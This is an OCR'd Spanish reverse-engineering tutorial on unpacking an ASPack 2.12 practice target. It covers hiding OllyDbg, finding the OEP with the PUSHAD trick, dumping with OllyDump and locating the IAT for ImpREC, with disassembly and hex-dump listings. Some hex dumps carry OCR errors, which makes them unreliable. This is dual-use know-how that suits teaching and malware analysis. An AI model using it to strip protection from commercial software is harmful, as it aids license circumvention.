
Coloco para practicar la dll del OLLYDUMP en la carpeta de plugins ya que lo dumpeare con el mismo.

http://www.ricnar456.dyndns.org/HERRAMIENTAS/L-M-N-O-P/Plugins_Olly/OllyDump%20parche%20de%20parasito.rar


user y pass:hola

Esa es la ultima version, parcheado algun bug que tenia por Parasito.


Abremos el OLLYDBG protegido con los plugins para ocultarlo, y lleguemos al OEP con el metodo el PUSHAD.




Vemos que aquí nos avisa que el entry point esta fuera de la seccion code como es lo usual, en la mayoria de los packers.




Ahi vemos el PUSHAD inicial al cual pasamos con f7 y luego hacemos.




ESP-FOLLOW IN DUMP para colocar un Hardware Breakpoint on accesss en los valores de los registros que guardo con el PUSHAD en el DUMP.



Luego apeto F9 con lo cual doy RUN



Con lo cual para justo despues del POPAD que restaura los valores guardados a los registros, traceo hasta llegar al OEP con f7.




Como veo que no se entiende el codigo, le quito el analisis.


```
00404000   9B                WAIT                          Real entry point of SFX code
00404001   DBE3              FINIT
00404003   9B                WAIT
00404004   DBE2              FCLEX
00404006   D92D 00604000     FLDCW WORD PTR DS:[406000]
0040400C   55                PUSH EBP
0040400D   89E5              MOV EBP,ESP
0040400F   E8 91030000       CALL 004043A5                 UnPackMe.004043A5
00404014   68 00000000       PUSH 0
00404019   FF15 F4114000     CALL DWORD PTR DS:[4011F4]    kernel32.GetModuleHandleA
0040401F   A3 07F04000       MOV DWORD PTR DS:[40F007],EAX
00404024   60                PUSHAD
00404025   8925 0BF04000     MOV DWORD PTR DS:[40F00B],ESP
0040402B   E9 30000000       JMP 00404060                  UnPackMe.00404060
00404030   8B25 0BF04000     MOV ESP,DWORD PTR DS:[40F00B]
00404036   61                POPAD
00404037   E8 A9080000       CALL 004048E5                 UnPackMe.004048E5
0040403C   E8 FD030000       CALL 0040443E                 UnPackMe.0040443E
```

Y vemos que si lo vuelvo a analizar mejora aun mas.

```
00404000  .  9B            WAIT                          Real entry point of SFX code
00404001  .  DBE3          FINIT
00404003  .  9B            WAIT
00404004  .  DBE2          FCLEX
00404006  .  D92D 0060400  FLDCW WORD PTR DS:[406000]
0040400C  .  55            PUSH EBP
0040400D  .  89E5          MOV EBP,ESP
0040400F  .  E8 91030000   CALL 004043A5                 UnPackMe.004043A5
00404014  .  68 00000000   PUSH 0                        pModule = NULL
00404019  .  FF15 F411400  CALL DWORD PTR DS:[4011F4]    GetModuleHandleA
0040401F  .  A3 07F04000   MOV DWORD PTR DS:[40F007],EAX
00404024  .  60            PUSHAD
00404025  .  8925 0BF0400  MOV DWORD PTR DS:[40F00B],ESP
0040402B  .v E9 30000000   JMP 00404060                  UnPackMe.00404060
00404030  >  8B25 0BF0400  MOV ESP,DWORD PTR DS:[40F00B]
00404036  .  61            POPAD
00404037  .  E8 A9080000   CALL 004048E5                 UnPackMe.004048E5
0040403C  .  E8 FD030000   CALL 0040443E                 UnPackMe.0040443E
00404041  .  89EC          MOV ESP,EBP
00404043  .  5D            POP EBP
00404044  .  FF35 D4F1400  PUSH DWORD PTR DS:[40F1D4]    ExitCode = 0
0040404A  .  FF15 EC11400  CALL DWORD PTR DS:[4011EC]    ExitProcess
00404050  .  9B            WAIT
00404051  .  DBE2          FCLEX
00404053  .  D92D 0060400  FLDCW WORD PTR DS:[406000]
```

Luego procedere al dumpeado voy al menu PLUGINS y alli busco el OLLYDUMP







Nos aparece la ventana del plugin, en la cual ya vemos las cositas que podemos modificar, ya ahi podemos arreglar lo de la base of code, sin tener que luego cambiarlo en el header, en la ventana vemos base of code 4000, pero si recordamos este aspack corria en esta seccion que no es la primera, por lo cual le dejamos la base of code en 4000 que corresponde a 404000 que es la seccion donde esta el OEP y corre el programa.

Otro de los temas es la tilde de REBUILD IMPORT que esta abajo, el OLLYDUMP trata de hacer el trabajo del IMP REC para lo cual tiene dos opciones METHOD1 y METHOD2, que en algun packer sencillo puede funcionar, el que quiere a veces ganar tiempo, puede hacer un dumpeado con cada uno de estos metodos y ver si alguno funciona, aunque no es muy certero, pero alguna vez puede funcionar.


Nosotros le quitaremos la tilde en REBUILD IMPORT ya que lo haremos con el IMP REC que es mas confiable.




Bueno ahora podemos dumpear a ver que tal nos va.



Pues alli esta el dumpeado si lo ejecuto sin reparar la iat o bien correra solo en mi maquina con mucha suerte, o bien dara error veamos.



Bueno sin cerrar el archivo empacado que esta detenido en el OEP abrimos el IMP REC y elegimos dicho proceso en la lista del menu desplegable.



Volvemos al OLLYDBG para hallar los valores de INICIO DE IAT, LARGO y el OEP.

OEP es 404000 o sea que en el IMP REC ya que le debemos restar la imagebase que es 400000, quedara 4000.

Buscaremos el inicio y final de la iat como vimos para ellos hay que buscar una llamada a una api, justo abajo del oep esta la llamada a GetModulehandleA.

```
00404000  .  9B            WAIT                                    Real entry point of SFX code
00404001  .  DBE3          FINIT
00404003  .  9B            WAIT
00404004  .  DBE2          FCLEX
00404006  .  D92D 0060400  FLDCW WORD PTR DS:[406000]
0040400C  .  55            PUSH EBP
0040400D  .  89E5          MOV EBP,ESP
0040400F  .  E8 91030000   CALL 004043A5                           UnPackMe.004043A5
00404014  .  68 00000000   PUSH 0                                  pModule = NULL
00404019  .  FF15 F411400  CALL DWORD PTR DS:[4011F4]              GetModuleHandleA
0040401F  .  A3 07F04000   MOV DWORD PTR DS:[40F007],EAX
00404024  .  60            PUSHAD
```

Si marco dicha linea y hago click derecho-FOLLOW

```
0040400F  .  E8 91030000   CALL 004043A5
00404014  .  68 00000000   PUSH 0
00404019  .  FF15 F411400  CALL DWORD PTR DS:[4011F4]
0040401F  .  A3 07F04000   MOV DWORD PTR DS:[40F007],EAX
00404024  .  60            PUSHAD
00404025  .  8925 0BF0400  MOV DWORD PTR DS:[40F00B],ESP
0040402B  .v E9 30000000   JMP 00404060
00404030  >  8B25 0BF0400  MOV ESP,DWORD PTR DS:[40F00B]
00404036  .  61            POPAD
00404037  .  E8 A9080000   CALL 004048E5
0040403C  .  E8 FD030000   CALL 0040443E
00404041  .  89EC          MOV ESP,EBP
00404043  .  5D            POP EBP
00404044  .  FF35 D4F1400  PUSH DWORD PTR DS:[40F1D4]
0040404A  .  FF15 EC11400  CALL DWORD PTR DS:[4011EC]
00404050  .  9B            WAIT
00404051  .  DBE2          FCLEX
00404053  .  D92D 0060400  FLDCW WORD PTR DS:[406000]
00404059  .  C3            RETN
0040405A     00            DB 00
0040405B     00            DB 00
0040405C     00            DB 00
0040405D     00            DB 00
0040405E     00            DB 00
```

Backup
Copy
Binary
Assemble
Label
Comment
Breakpoint
Hit trace
Run trace
Follow

```
TestDbg - UnPackMe_ASPack2.12.exe - [CPU - main thread, module kernel32]
C File View Debug Plugins Options Window Help

7C80B529     8BFF          MOV EDI,EDI
7C80B52B     55            PUSH EBP
7C80B52C     8BEC          MOV EBP,ESP
7C80B52E     837D 08 00    CMP DWORD PTR SS:[EBP+8],0
7C80B532  v  74 18         JE SHORT 7C80B54C                      kernel32.7C80B54C
7C80B534     FF75 08       PUSH DWORD PTR SS:[EBP+8]
7C80B537     E8 682D0000   CALL 7C80E2A4                          kernel32.7C80E2A4
7C80B53C     85C0          TEST EAX,EAX
7C80B53E  v  74 08         JE SHORT 7C80B548                      kernel32.7C80B548
7C80B540     FF70 04       PUSH DWORD PTR DS:[EAX+4]
7C80B543     E8 F4300000   CALL 7C80E63C                          kernel32.GetModuleHandleW
7C80B548     5D            POP EBP
7C80B549     C2 0400       RETN 4
7C80B54C     64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C80B552     8B40 30       MOV EAX,DWORD PTR DS:[EAX+30]
7C80B555     8B40 08       MOV EAX,DWORD PTR DS:[EAX+8]
7C80B558  ^  EB EE         JMP SHORT 7C80B548                     kernel32.7C80B548
7C80B55A     90            NOP
```

Veo que va directamente a la api sin JMPS INDIRECTOS intermedios por lo menos en esta llamada , (ya que si buscamos veremos que si hay JMPS INDIRECTOS lo que pasa es que no siempre los usa como en este caso)

Quiere decir aquí usa un CALL INDIRECTO, para saltar a la api, por lo cual es facil deducir que lee la direccion de la API directamente de la IAT para saltar a la misma correctamente.

```
0040400C  .  55            PUSH EBP
0040400D  .  89E5          MOV EBP,ESP
0040400F  .  E8 91030000   CALL 004043A5                    UnPa
00404014  .  68 00000000   PUSH 0                           pMod
00404019  .  FF15 F411400  CALL DWORD PTR DS:[4011F4]       GetM
0040401F  .  A3 07F04000   MOV DWORD PTR DS:[40F007],EAX
00404024  .  60            PUSHAD
00404025  .  8925 0BF0400  MOV DWORD PTR DS:[40F00B],ESP
0040402B  .v E9 30000000   JMP 00404060                     UnPa
00404030  >  8B25 0BF0400  MOV ESP,DWORD PTR DS:[40F00B]
00404036  .  61            POPAD
00404037  .  E8 A9080000   CALL 004048E5                    UnPa
0040403C  .  E8 FD030000   CALL 004044 3E                   UnPa
00404041  .  89EC          MOV ESP,EBP
00404043  .  5D            POP EBP
00404044  .  FF35 D4F1400  PUSH DWORD PTR DS:[40F1D4]       Exit
0040404A  .  FF15 EC11400  CALL DWORD PTR DS:[4011EC]       Exit
00404050  .  9B            WAIT
00404051  .  DBE2          FCLEX
00404053  .  D92D 0060400  FLDCW WORD PTR DS:[406000]
00404059  .  C3            RETN
0040405A     00            DB 00
0040405B     00            DB 00
0040405C     00            DB 00
0040405D     00            DB 00
0040405E     00            DB 00
0040405F     00            DB 00
00404060  >  68 00000000   PUSH 0
00404065  .  B8 4A604000   MOV EAX,40604A                   ASCI
0040406A  .  89C2          MOV EDX,EAX
0040406C  .  52            PUSH EDX
0040406D  .  B8 22604000   MOV EAX,406022                   ASCI
00404072  .  89C6          MOV ESI,EAX
00404074  .  56            PUSH ESI                         Arg1
00404075  .  E8 1B0F0000   CALL 00404F95                    UnPa
0040407A  .  89C7          MOV EDI,EAX
0040407C  .  57            PUSH EDI
0040407D  .  B8 0D000000   MOV EAX,0D
DS:[004011F4]=7C80B529 (kernel32.GetModuleHandleA)
```

Bueno es facil de ver que 4011F4 es una entrada de la IAT donde guarda la direccion de la API, GetModuleHandleA.
El que gusta de ver los JMPS INDIRECTOS, buscando con FF 25 tambien los hallara.

```
00410000  .- FF25 EC11400  JMP DWORD PTR DS:[4011EC]   kernel32.ExitProcess
00410006  .- FF25 F411400  JMP DWORD PTR DS:[4011F4]   kernel32.GetModuleHandleA
0041000C  .- FF25 9C11400  JMP DWORD PTR DS:[40119C]   user32.CallNextHookEx
00410012  .- FF25 F011400  JMP DWORD PTR DS:[4011F0]   kernel32.GetCurrentThreadId
00410018  .- FF25 A011400  JMP DWORD PTR DS:[4011A0]   user32.GetDesktopWindow
0041001E  .- FF25 A411400  JMP DWORD PTR DS:[4011A4]   user32.GetWindowRect
00410024  .- FF25 0012400  JMP DWORD PTR DS:[401200]   ntdll.RtlAllocateHeap
0041002A  .- FF25 0412400  JMP DWORD PTR DS:[401204]   kernel32.HeapCompact
00410030  .- FF25 0812400  JMP DWORD PTR DS:[401208]   kernel32.HeapCreate
00410036  .- FF25 0C12400  JMP DWORD PTR DS:[40120C]   kernel32.HeapDestroy
0041003C  .- FF25 1012400  JMP DWORD PTR DS:[401210]   ntdll.RtlFreeHeap
00410042  .- FF25 A811400  JMP DWORD PTR DS:[4011A8]   user32.MessageBoxA
00410048  .- FF25 AC11400  JMP DWORD PTR DS:[4011AC]   user32.SetWindowsHookExA
0041004E  .- FF25 B011400  JMP DWORD PTR DS:[4011B0]   user32.SystemParametersInfoA
00410054  .- FF25 B411400  JMP DWORD PTR DS:[4011B4]   user32.UnhookWindowsHookEx
0041005A  .- FF25 1412400  JMP DWORD PTR DS:[401214]   kernel32.lstrcatA
00410060  .- FF25 F811400  JMP DWORD PTR DS:[4011F8]   kernel32.GlobalAlloc
00410066  .- FF25 FC11400  JMP DWORD PTR DS:[4011FC]   kernel32.GlobalFree
0041006C     00            DB 00
0041006D     00            DB 00
0041006E     00            DB 00
```

Y llegara al mismo resultado ya que el JMP a GetModulehandleA lee valores de la misma entrada de la IAT.

Vayamos en el DUMP a mirar dicha entrada y la IAT en general.

```
Address   Hex dump                                         ASCII
004011F4  29 B5 80 7C 2D FF 80 7C 2F FE 80 7C D4 05 92 7C  )µÇ|- ç|/■ç|È♣Æ|
00401204  AE 30 82 7C 29 81 7C 10 11 81 7C 3D 04 92 7C  «0é|))ü|►◄ü|=♦Æ|
00401214  B9 8F 83 7C 00 00 00 00 00 00 00 00 00 00 00 00  ¶Åâ|............
00401224  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401234  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Alli vemos todas las entradas que son compañeras de la que miramos inicialmente, todas van a la seccion code de la misma dll, miremos en VIEW-M a que dll corresponden.

```
Address   Hex dump                                          ASCII
004011D4  22 11 00 00 30 11 00 00 3E 11 00 00 4C 11 00 00  "◄..0◄..>◄..L◄..
004011E4  58 11 00 00 00 00 00 00 A2 CA 81 7C 37 97 80 7C  X◄.....ó╩ü|7ùÇ|
004011F4  29 B5 80 7C 2D FF 80 7C 2F FE 80 7C D4 05 92 7C  )µÇ|- Ç|/■Ç|È♣Æ|
00401204  AE 30 82 7C 29 29 81 7C 10 11 81 7C 3D 04 92 7C  «0é|))ü|►◄ü|=♦Æ|
00401214  B9 8F 83 7C 00 00 00 00 00 00 00 00 00 00 00 00  ╣Åâ|............
00401224  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401234  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401244  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401254  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

77EF1000	00042000	GDI32	.text	code,import	Imag	R	RWE
77F33000	00001000	GDI32	.data	data	Imag	R	RWE
77F34000	00001000	GDI32	.rsrc	resources	Imag	R	RWE
77F35000	00002000	GDI32	.reloc	relocations	Imag	R	RWE
7C800000	00001000	kernel32		PE header	Imag	R	RWE
